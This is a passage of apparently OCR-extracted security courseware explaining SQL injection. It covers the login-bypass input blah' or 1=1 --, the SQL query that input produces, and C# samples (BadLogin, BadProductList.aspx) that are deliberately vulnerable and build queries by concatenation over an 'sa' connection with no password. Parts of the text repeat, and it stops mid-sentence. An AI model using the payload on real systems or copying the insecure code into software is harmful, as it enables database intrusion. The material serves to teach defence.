
Figure 15.3: Example of SQL Injection attack



Understanding an SQL Injection Query – Code Analysis

1. A user enters a user name and password that **matches a record** in the **user's table**
2. A dynamically generated SQL query is used to **retrieve** the number of matching rows
3. The user is then **authenticated and redirected** to the requested page
4. When the attacker enters **blah' or 1=1 --** then the SQL query will be as follows:

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''
   ```
5. Because a pair of hyphens denote the beginning of a comment in SQL, the query becomes

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
```

Understanding an SQL Injection Query—Code Analysis

Code analysis or code review is the most effective technique for identifying vulnerabilities or flaws in the code. An attacker exploits the vulnerabilities found in the code to gain access to the database. An attacker logs into an account by the following process:


1. A user enters a username and password that match a record in the user's table
2. A dynamically generated SQL query is used to retrieve the number of matching rows
3. The user is then authenticated and redirected to the requested page
4. When the attacker enters **blah' or 1=1 --,** then the SQL query will look like

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
   Password=''
   ```
5. A pair of hyphens indicate the beginning of a comment in SQL; therefore, the query simply becomes

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

   ```
   string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
   txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
   ```

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx



```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";

   // This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + '"; }

    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

This page displays products from the Northwind database. It allows users to **filter the resulting list of products** using a textbox called txtFilter

Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks

The executed SQL is **dynamically** constructed from a user-supplied input

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx

The page shown in the figure below is a hacker's paradise because it allows an astute hacker to hijack it and obtain confidential information, change data in the database, damage the database records, and even create new database user accounts. Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with names sysobjects, syscolumns, sysindexes, and so on. Thus, a hacker could use the system tables to acquire database schema information to further compromise the database. For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database:

